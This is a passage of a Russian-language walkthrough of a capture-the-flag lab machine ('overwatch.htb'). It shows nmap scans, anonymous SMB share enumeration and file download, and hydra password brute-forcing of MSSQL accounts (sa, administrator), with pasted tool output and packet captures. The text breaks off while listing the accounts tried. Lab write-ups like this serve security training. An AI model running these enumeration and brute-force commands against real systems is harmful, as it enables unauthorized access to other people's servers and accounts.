

Исходные данные: 10.129.244.81, машина с ОС Windows (в течении вайтапа мог меняться айпи адрес атакуемого хоста, так как машина множество раз перезагружалась)

Сбор информации:

В ходе разведки, было проведено быстрое SYN сканирование всех портов хоста.

`nmap -sS -p- -oN scan3.txt 10.129.244.81`

```
kali@kali: ~/Win/overwatch
Session Actions Edit View Help
GNU nano 8.6 scan3.txt
# Nmap 7.95 scan initiated Tue Feb 24 16:24:42 2026 as: /usr/lib/nmap/nmap --privileged -sS -p- -oN scan3.txt 10.129.244.81
Nmap scan report for overwatch.htb (10.129.244.81)
Host is up (0.14s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
6520/tcp  open  unknown
9389/tcp  open  adws
49664/tcp open  unknown
49668/tcp open  unknown
64657/tcp open  unknown
64658/tcp open  unknown
64665/tcp open  unknown
64682/tcp open  unknown

# Nmap done at Tue Feb 24 16:33:17 2026 -- 1 IP address (1 host up) scanned in 514.71 seconds
```

Выявились все tcp порты, которые используются на данной машине. Далее я стал проводить более подробное сканирование, добавляя опцию для определения версий сервисов и опцию с базовым набором скриптов nmap.

Проводил несколько сканирований:

`nmap -Pn -p`

`53,88,135,139,389,445,464,593,636,3268,3269,3389,5985,6520,9389,49664,49668,64657,64658,64665,64682 -sC -sV -T5 10.129.244.81`

`nmap -sC -sV -p- 10.129.244.81`

```
(.venv)-(kali㉿kali)-[~/Win/overwatch]
$ nmap -sC -sV -p- 10.129.244.81
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-22 08:12 AST
Nmap scan report for overwatch.htb (10.129.244.81)
Host is up (0.10s latency).
Not shown: 65513 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2026-02-22 12:17:27Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: overwatch.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: overwatch.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server    Microsoft Terminal Services
|_ ssl-cert: Subject: commonName=S200401.overwatch.htb
|_ Not valid before: 2025-12-07T15:16:06
|_ Not valid after: 2026-06-08T15:16:06
|_ ssl-date: 2026-02-22T12:18:57+00:00; 0s from scanner time.
|_ rdp-ntlm-info:
|   Target_Name: OVERWATCH
|   NetBIOS_Domain_Name: OVERWATCH
|   NetBIOS_Computer_Name: S200401
|   DNS_Domain_Name: overwatch.htb
|   DNS_Computer_Name: S200401.overwatch.htb
|   DNS_Tree_Name: overwatch.htb
|   Product_Version: 10.0.20348
|_ System_Time: 2026-02-22T12:18:17+00:00
```

```

5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
6520/tcp open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RTM
| ms-sql-info:
|   10.129.244.81:6520:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_   TCP port: 6520
|_ ssl-date: 2026-02-22T12:18:57+00:00; 0s from scanner time.
| ms-sql-ntlm-info:
|   10.129.244.81:6520:
|     Target_Name: OVERWATCH
|     NetBIOS_Domain_Name: OVERWATCH
|     NetBIOS_Computer_Name: S200401
|     DNS_Domain_Name: overwatch.htb
|     DNS_Computer_Name: S200401.overwatch.htb
|     DNS_Tree_Name: overwatch.htb
|_   Product_Version: 10.0.20348
|_ ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-02-22T11:07:38
|_ Not valid after: 2056-02-22T11:07:38
9389/tcp open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
57791/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
57792/tcp open  msrpc        Microsoft Windows RPC
57799/tcp open  msrpc        Microsoft Windows RPC
57817/tcp open  msrpc        Microsoft Windows RPC
58080/tcp open  tcpwrapped
Service Info: Host: S200401; OS: Windows; CPE: cpe:/o:microsoft:windows

```

Host script results:

```

| smb2-time:
|   date: 2026-02-22T12:18:18
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_   Message signing enabled and required

```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 395.15 seconds

UDP scan: nmap -sU 10.129.244.81 -oN scan3.txt

```
(kali㉿kali)-[~/Win/overwatch]
$ nmap -sU 10.129.244.81 -oN scan4.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-03 10:16 AST
Nmap scan report for overwatch.htb (10.129.244.81)
Host is up (0.11s latency).
Not shown: 996 open|filtered udp ports (no-response)
PORT      STATE SERVICE
53/udp    open  domain
88/udp    open  kerberos-sec
123/udp   open  ntp
389/udp   open  ldap

Nmap done: 1 IP address (1 host up) scanned in 28.33 seconds
```

Результат анализа разведки:

Это компьютер, возможно имеющий роль контроллера домена. Является DNS сервером, поддерживает Kerberos, ldap.

Домен: overwatch.htb

Имя компьютера: S200401.overwatch.htb

Открыты winrm (без TLS) и rdp.

На нестандартном порту 6520 работает СУБД MSSQL.

Открыт 445 порт, возможно есть какие-нибудь шары.

Присутствуют базовые порты для msrpc.

Первоначальную разведку я проводил просто с опцией -sS и это не дало мне выявить все порты. В этой машине еще используется нестандартный порт 6520, на котором работает СУБД MSSQL. Это дало мне урок, что опция -p- в nmap тоже важна и стоит тоже проверять нестандартные порты.

Исследование порта 445:

Проверил анонимный доступ к шарам:

```
smbclient -L //10.129.244.81 -N -m SMB3
```

```
(kali㉿kali)-[~/Win/overwatch/Monitoring]
$ smbclient -L //10.129.244.81 -N -m SMB3
```

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
IPC\$	IPC	Remote IPC
NETLOGON	Disk	Logon server share
software\$	Disk	
SYSVOL	Disk	Logon server share

```
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.244.81 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Присутствуют шары по умолчанию NETLOGON и SYSVOL и тд... Из нестандартного шара software\$

Проверил анонимный доступ к smb:

```
smbclient //10.129.244.81/software$ -N -m SMB3
```

Результат: анонимный доступ разрешен:

```
(kali㉿kali)-[~/Win/overwatch/Monitoring]
$ smbclient -L //10.129.244.81 -N -m SMB3
```

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
IPC\$	IPC	Remote IPC
NETLOGON	Disk	Logon server share
software\$	Disk	
SYSVOL	Disk	Logon server share

```
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.244.81 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Подключился анонимно к шару software\$:

```
smbclient //10.129.244.81/software$ -N -m SMB3
```

```

└─$ smbclient //10.129.244.81/software$ -N -m SMB3
Try "help" to get a list of possible commands.
smb: \> help
?
blocksize      allinfo        altname        archive        backup
chown          cancel         case_sensitive cd              chmod
geteas         close         del            deltree        dir
lcd            echo          exit           get            getfacl
l              hardlink      help          history        iosize
l              link          lock           lowercase      ls
l              mask         md            mget           mkdir
mkfifo         more          mput          newer          notify
open           posix         posix_encrypt  posix_open     posix_mkdir
posix_rmdir    posix_unlink  posix_whoami   print         prompt
put            pwd           q             queue          quit
readlink       rd            recurse       reget          rename
reput          rm            rmdir         showacls       setea
setmode        scopy         stat           symlink        tar
tarmode        timeout       translate     unlock         volume
vuid           wdel         logon          listconnect    showconnect
tcon           tdis         tid           utimes         logoff
..
smb: \> ls
.                DH            0   Fri May 16 21:27:07 2025
..              DHS            0   Thu Jan  1 02:46:47 2026
Monitoring      DH            0   Fri May 16 21:32:43 2025

7147007 blocks of size 4096. 1167962 blocks available

```

Обнаружил что там есть папка Monitoring, выкачал все файлы оттуда: recurse ON , mget Monitoring, quit.

```

7147007 blocks of size 4096. 1167962 blocks available
smb: \> cd Monitoring
smb: \Monitoring\> ls
.                DH      0   Fri May 16 21:32:43 2025
..               DH      0   Fri May 16 21:27:07 2025
EntityFramework.dll AH    4991352 Thu Apr 16 16:38:42 2020
EntityFramework.SqlServer.dll AH    591752 Thu Apr 16 16:38:56 2020
EntityFramework.SqlServer.xml AH    163193 Thu Apr 16 16:38:56 2020
EntityFramework.xml AH    3738289 Thu Apr 16 16:38:40 2020
Microsoft.Management.Infrastructure.dll AH    36864 Mon Jul 17 10:46:10 2017
overwatch.exe      AH    9728 Fri May 16 21:19:24 2025
overwatch.exe.config AH    2163 Fri May 16 21:02:30 2025
overwatch.pdb      AH    30208 Fri May 16 21:19:24 2025
System.Data.SQLite.dll AH    450232 Sun Sep 29 16:41:18 2024
System.Data.SQLite.EF6.dll AH    206520 Sun Sep 29 16:40:06 2024
System.Data.SQLite.Linq.dll AH    206520 Sun Sep 29 16:40:42 2024
System.Data.SQLite.xml AH    1245480 Sat Sep 28 14:48:00 2024
System.Management.Automation.dll AH    360448 Mon Jul 17 10:46:10 2017
System.Management.Automation.xml AH    7145771 Mon Jul 17 10:46:10 2017
x64                DH      0   Fri May 16 21:32:33 2025
x86                DH      0   Fri May 16 21:32:33 2025

7147007 blocks of size 4096. 1166759 blocks available

```

```

smb: \> resource ON
resource: command not found
smb: \> recurse ON
smb: \> nget Monitoring
getting file \Monitoring\EntityFramework.dll of size 4991352 as Monitoring\EntityFramework.dll (1028.8 KiloBytes/sec) (average 1028.8 KiloBytes/sec)
getting file \Monitoring\EntityFramework.SqlServer.dll of size 591752 as Monitoring\EntityFramework.SqlServer.dll (474.5 KiloBytes/sec) (average 915.4 KiloBytes/sec)
getting file \Monitoring\EntityFramework.SqlServer.xml of size 163193 as Monitoring\EntityFramework.SqlServer.xml (269.7 KiloBytes/sec) (average 857.1 KiloBytes/sec)
getting file \Monitoring\EntityFramework.xml of size 3738289 as Monitoring\EntityFramework.xml (1027.8 KiloBytes/sec) (average 917.1 KiloBytes/sec)
getting file \Monitoring\Microsoft.Management.Infrastructure.dll of size 36864 as Monitoring\Microsoft.Management.Infrastructure.dll (91.4 KiloBytes/sec) (average 886.1 KiloBytes/sec)
getting file \Monitoring\overwatch.exe of size 9728 as Monitoring\overwatch.exe (21.5 KiloBytes/sec) (average 851.3 KiloBytes/sec)
getting file \Monitoring\overwatch.exe.config of size 2163 as Monitoring\overwatch.exe.config (5.4 KiloBytes/sec) (average 822.1 KiloBytes/sec)
getting file \Monitoring\overwatch.pdb of size 30208 as Monitoring\overwatch.pdb (73.7 KiloBytes/sec) (average 796.6 KiloBytes/sec)
getting file \Monitoring\System.Data.SQLite.dll of size 450232 as Monitoring\System.Data.SQLite.dll (536.8 KiloBytes/sec) (average 779.6 KiloBytes/sec)
getting file \Monitoring\System.Data.SQLite.EF6.dll of size 206520 as Monitoring\System.Data.SQLite.EF6.dll (360.1 KiloBytes/sec) (average 761.7 KiloBytes/sec)
getting file \Monitoring\System.Data.SQLite.Linq.dll of size 206520 as Monitoring\System.Data.SQLite.Linq.dll (377.7 KiloBytes/sec) (average 746.7 KiloBytes/sec)
getting file \Monitoring\System.Data.SQLite.xml of size 1245480 as Monitoring\System.Data.SQLite.xml (959.2 KiloBytes/sec) (average 764.8 KiloBytes/sec)
getting file \Monitoring\System.Management.Automation.dll of size 360448 as Monitoring\System.Management.Automation.dll (438.4 KiloBytes/sec) (average 748.1 KiloBytes/sec)
getting file \Monitoring\System.Management.Automation.xml of size 7145771 as Monitoring\System.Management.Automation.xml (705.9 KiloBytes/sec) (average 731.8 KiloBytes/sec)
getting file \Monitoring\x64\SQLite.Interop.dll of size 2005688 as Monitoring\x64\SQLite.Interop.dll (881.1 KiloBytes/sec) (average 743.7 KiloBytes/sec)
getting file \Monitoring\x86\SQLite.Interop.dll of size 1592504 as Monitoring\x86\SQLite.Interop.dll (614.5 KiloBytes/sec) (average 732.9 KiloBytes/sec)
smb: \> quit

```

Это типичная директория с .exe файлом и его потенциальными зависимостями.

Разведывание .exe файла и конфигов я подробно не проводил, решил оставить на потом , т.к пробовал другие векторы. Но из первоначального анализа файлов, выявил следующую инфу:

В файле overwatch.exe.config были обнаружены следующие данные:

строка "PublicKeyToken=b77a5c561934e089";

строка из конфигурационного файла (потенциально учетка с SPN):

"<service name="MonitoringService"

MonitorService

Атаки на MSSQL:

Пробую проводить атаку перебора пароля учетных записей, потенциально использующихся, использующихся по умолчанию в MSSQL. Для атаки использовал инструмент hydra и словарь паролей rockyou.txt и mssql-passwords-nansh0u-guardicore.txt:

hydra -l sa -P /usr/share/wordlists/rockyou.txt -t 64 -s 6520 mssql://10.129.244.81

```
Session Actions Edit View Help
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-24 18:40:10
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2 login tries (l1/p:2), ~1 try per task
[DATA] attacking mssql://10.129.244.81:6520/
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-24 18:40:10

(kali@kali)-[~/Win/overwatch]
$ hydra -l sa -P /usr/share/wordlists/rockyou.txt -s 6520 mssql://10.129.244.81
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-24 18:40:37
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l1/p:14344401), ~8965 26 tries per task
[DATA] attacking mssql://10.129.244.81:6520/
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

(kali@kali)-[~/Win/overwatch]
$ hydra -l sa -P /usr/share/wordlists/rockyou.txt -t 64 -s 6520 mssql://10.129.244.81
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-24 18:40:53
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a p
revious session found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344401 login tries (l1/p:14344401), ~2241 32 tries per task
[DATA] attacking mssql://10.129.244.81:6520/
[STATUS] 5619.00 tries/min, 5619 tries in 00:01h, 14338782 to do in 42:32h, 64 active
[STATUS] 5944.00 tries/min, 17832 tries in 00:03h, 14326569 to do in 40:11h, 64 active
[STATUS] 5696.57 tries/min, 39876 tries in 00:07h, 14304525 to do in 41:52h, 64 active
[STATUS] 5396.93 tries/min, 80954 tries in 00:15h, 14263447 to do in 44:03h, 64 active


```

No.	Time	Source	Destination	Protocol	Length	Info
2008.	10021.406244.	10.129.244.81	10.10.14.175	TCP	52	6520 - 53378 [ACK] Seq=
2008.	10021.406247.	10.10.14.175	10.129.244.81	TCP	52	53256 - 6520 [FIN, ACK]
2008.	10021.406249.	10.10.14.175	10.129.244.81	TCP	123	53378 - 6520 [PSH, ACK]
2008.	10021.406256.	10.129.244.81	10.10.14.175	TCP	52	6520 - 53364 [ACK] Seq=
2008.	10021.406261.	10.10.14.175	10.129.244.81	TCP	123	53364 - 6520 [PSH, ACK]
2008.	10021.406269.	10.129.244.81	10.10.14.175	TCP	52	6520 - 53402 [ACK] Seq=
2008.	10021.406274.	10.10.14.175	10.129.244.81	TCP	123	53402 - 6520 [PSH, ACK]
2008.	10021.406282.	10.129.244.81	10.10.14.175	TCP	52	6520 - 53654 [ACK] Seq=
2008.	10021.406298.	10.129.244.81	10.10.14.175	TCP	52	6520 - 53660 [ACK] Seq=
2008.	10021.406309.	10.129.244.81	10.10.14.175	TCP	52	6520 - 53650 [ACK] Seq=
2008.	10021.406321.	10.129.244.81	10.10.14.175	TCP	52	6520 - 53666 [ACK] Seq=
2008.	10021.406331.	10.129.244.81	10.10.14.175	TCP	60	6520 - 53658 [SYN, ACK]
2008.	10021.406340.	10.10.14.175	10.129.244.81	TCP	52	53650 - 6520 [ACK] Seq=
2008.	10021.406348.	10.129.244.81	10.10.14.175	TCP	60	6520 - 53636 [SYN, ACK]
2008.	10021.406352.	10.10.14.175	10.129.244.81	TCP	52	53228 - 6520 [FIN, ACK]
2008.	10021.406354.	10.10.14.175	10.129.244.81	TCP	52	53636 - 6520 [ACK] Seq=
2008.	10021.406362.	10.129.244.81	10.10.14.175	TCP	60	6520 - 53666 [SYN, ACK]
2008.	10021.406364.	10.10.14.175	10.129.244.81	TCP	52	53270 - 6520 [FIN, ACK]
2008.	10021.406368.	10.10.14.175	10.129.244.81	TCP	52	53660 - 6520 [ACK] Seq=
2008.	10021.406381.	10.10.14.175	10.129.244.81	TDS	564	TDS4/5 login (Not last
2008.	10021.406440.	10.10.14.175	10.129.244.81	TDS	564	TDS4/5 login (Not last
2008.	10021.406398.	10.10.14.175	10.129.244.81	TDS	564	TDS4/5 login (Not last
2008.	10021.406411.	10.10.14.175	10.129.244.81	TDS	564	TDS4/5 login (Not last
2008.	10021.406428.	10.10.14.175	10.129.244.81	TDS	564	TDS4/5 login (Not last
2008.	10021.406440.	10.10.14.175	10.129.244.81	TDS	564	TDS4/5 login (Not last
2008.	10021.406446.	10.10.14.175	10.129.244.81	TDS	564	TDS4/5 login (Not last
2008.	10021.406458.	10.129.244.81	10.10.14.175	TCP	60	6520 - 53666 [SYN, ACK]
2008.	10021.406464.	10.10.14.175	10.129.244.81	TCP	52	53666 - 6520 [ACK] Seq=
2008.	10021.406468.	10.10.14.175	10.129.244.81	TCP	564	TDS4/5 login (Not last
2008.	10021.406477.	10.10.14.175	10.129.244.81	TDS	564	TDS4/5 login (Not last
2008.	10021.412795.	10.10.14.175	10.129.244.81	TDS	564	TDS4/5 login (Not last
2008.	10021.412997.	10.10.14.175	10.129.244.81	TCP	60	[TCP Port numbers reuse

Frame 199719: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface tun0, id 0
Raw packet data
Internet Protocol Version 4, Src: 10.129.244.81, Dst: 10.10.14.175
6109 ... - Version: 4
... 6101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Differentiated Services Field (ip.dsfield), 1 byte | Packets: 2008985 | Profile: Default

```
Session Actions Edit View Help
(.venv)kali@kali:~$ hydra -l administrator@overwatch.htb -P /usr/share/wordlists/rockyou.txt -t 64 -s 6520 m
ssql://10.129.6.208
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or sec
ret service organizations, or for illegal purposes (this is non-binding, these ** ignore law
s and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-28 13:35:52
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from
a previous session found, to prevent overwriting, ./hydra.restore
^C

(.venv)kali@kali:~$ ls
Desktop      gavel.tar      juice-shop      pappertov.ovpn  __pycache__     web
Documents    hashtgt2.txt   l               Pictures        sl.txt          Win
Downloads    hashtgt.txt    machines_eu-4.ovpn 'protocol kerberos.png' ssti.py
gavel        hydra.restore  Music           Public          Videos

(.venv)kali@kali:~$ rm hydra.restore


(.venv)kali@kali:~$ hydra -l administrator@overwatch.htb -P /usr/share/wordlists/rockyou.txt -t 64 -s 6520 m
ssql://10.129.6.208
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or sec
ret service organizations, or for illegal purposes (this is non-binding, these ** ignore law
s and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-28 13:36:08
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344401 login tries (l1/p:14344401), ~2
24132 tries per task
[DATA] attacking mssql://10.129.6.208:6520/
[STATUS] 5570.00 tries/min, 5570 tries in 00:01h, 14338831 to do in 42:55h, 64 active
[STATUS] 5997.67 tries/min, 17993 tries in 00:03h, 14326408 to do in 39:49h, 64 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

(.venv)kali@kali:~$
```

No.	Time	Source	Destination	Protocol	Length	Info
2776.	426.715410629	10.129.6.208	10.10.14.175	TCP	154	6520 - 47622 [PSH, ACK]
2776.	426.715416219	10.10.14.175	10.129.6.208	TCP	52	47622 - 6520 [ACK] Seq=
2776.	426.715427527	10.129.6.208	10.10.14.175	TCP	52	6520 - 47622 [FIN, ACK]
2776.	426.715438132	10.129.6.208	10.10.14.175	TCP	154	6520 - 47704 [PSH, ACK]
2776.	426.715442696	10.10.14.175	10.129.6.208	TCP	52	47704 - 6520 [ACK] Seq=
2776.	426.715488077	10.129.6.208	10.10.14.175	TCP	52	6520 - 47784 [FIN, ACK]
2776.	426.715490708	10.129.6.208	10.10.14.175	TCP	154	6520 - 47670 [PSH, ACK]
2776.	426.715495839	10.10.14.175	10.129.6.208	TCP	52	47670 - 6520 [ACK] Seq=
2776.	426.715519387	10.129.6.208	10.10.14.175	TCP	52	6520 - 47670 [FIN, ACK]
2776.	426.715529566	10.129.6.208	10.10.14.175	TCP	154	6520 - 47702 [PSH, ACK]
2776.	426.715535717	10.10.14.175	10.129.6.208	TCP	52	47702 - 6520 [ACK] Seq=
2776.	426.715560199	10.129.6.208	10.10.14.175	TCP	52	6520 - 47702 [FIN, ACK]
2776.	426.715569695	10.129.6.208	10.10.14.175	TCP	154	6520 - 47686 [PSH, ACK]
2776.	426.715574489	10.10.14.175	10.129.6.208	TCP	52	47686 - 6520 [ACK] Seq=
2776.	426.715603234	10.129.6.208	10.10.14.175	TCP	52	6520 - 47686 [FIN, ACK]
2776.	426.717597572	10.10.14.175	10.129.6.208	TCP	52	47710 - 6520 [FIN, ACK]
2776.	426.717598866	10.10.14.175	10.129.6.208	TCP	52	47702 - 6520 [FIN, ACK]
2776.	426.717574103	10.10.14.175	10.129.6.208	TCP	52	47686 - 6520 [FIN, ACK]
2776.	426.717585956	10.10.14.175	10.129.6.208	TCP	52	47704 - 6520 [FIN, ACK]
2776.	426.717597923	10.10.14.175	10.129.6.208	TCP	52	47670 - 6520 [FIN, ACK]
2776.	426.717970647	10.10.14.175	10.129.6.208	TCP	60	[TCP Port numbers reuse
2776.	426.717994431	10.10.14.175	10.129.6.208	TCP	52	47622 - 6520 [FIN, ACK]
2776.	426.718065962	10.10.14.175	10.129.6.208	TCP	60	48202 - 6520 [SYN] Seq=
2776.	426.718089504	10.10.14.175	10.129.6.208	TCP	60	[TCP Port numbers reuse
2776.	426.718113868	10.10.14.175	10.129.6.208	TCP	60	[TCP Port numbers reuse
2776.	426.718134290	10.10.14.175	10.129.6.208	TCP	60	[TCP Port numbers reuse
2776.	426.718454888	10.10.14.175	10.129.6.208	TCP	60	[TCP Port numbers reuse
2776.	426.719879386	10.129.6.208	10.10.14.175	TCP	154	6520 - 47732 [PSH, ACK]
2776.	426.719895195	10.10.14.175	10.129.6.208	TCP	52	47732 - 6520 [ACK] Seq=
2776.	426.720115529	10.129.6.208	10.10.14.175	TCP	52	6520 - 47732 [FIN, ACK]
2776.	426.720183479	10.10.14.175	10.129.6.208	TCP	52	47732 - 6520 [FIN, ACK]
2776.	426.720230509	10.10.14.175	10.129.6.208	TCP	60	[TCP Port numbers reuse
2776.	426.742137050	10.129.6.208	10.10.14.175	TCP	52	6520 - 47900 [ACK] Seq=
2776.	426.742186223	10.129.6.208	10.10.14.175	TCP	154	6520 - 47784 [PSH, ACK]
2776.	426.742201901	10.10.14.175	10.129.6.208	TCP	52	47784 - 6520 [ACK] Seq=
2776.	426.742291954	10.129.6.208	10.10.14.175	TCP	52	6520 - 47784 [FIN, ACK]
2776.	426.742307091	10.129.6.208	10.10.14.175	TCP	154	6520 - 47790 [PSH, ACK]
2776.	426.742313497	10.10.14.175	10.129.6.208	TCP	52	47790 - 6520 [ACK] Seq=
2776.	426.742743877	10.129.6.208	10.10.14.175	TCP	52	6520 - 47790 [FIN, ACK]
2776.	426.742761562	10.129.6.208	10.10.14.175	TCP	154	6520 - 47740 [PSH, ACK]

Frame 61956: 564 bytes on wire (4512 bits), 564 bytes captured (4512 bits) on interface tun0, id 1
tun0: <live capture in progress> | Packets: 397272 | Profile: Default



Пробовал брутить учетки:

sa (учетка админа по умолчанию) – брутил по словарям и со стандартными парами
логин:пароль (sa:sa, sa:password, sa: (без пароля))

MonitoringService / MonitorService (потенциальная сервисная учетка)
administrator
guest (позже выявленная)

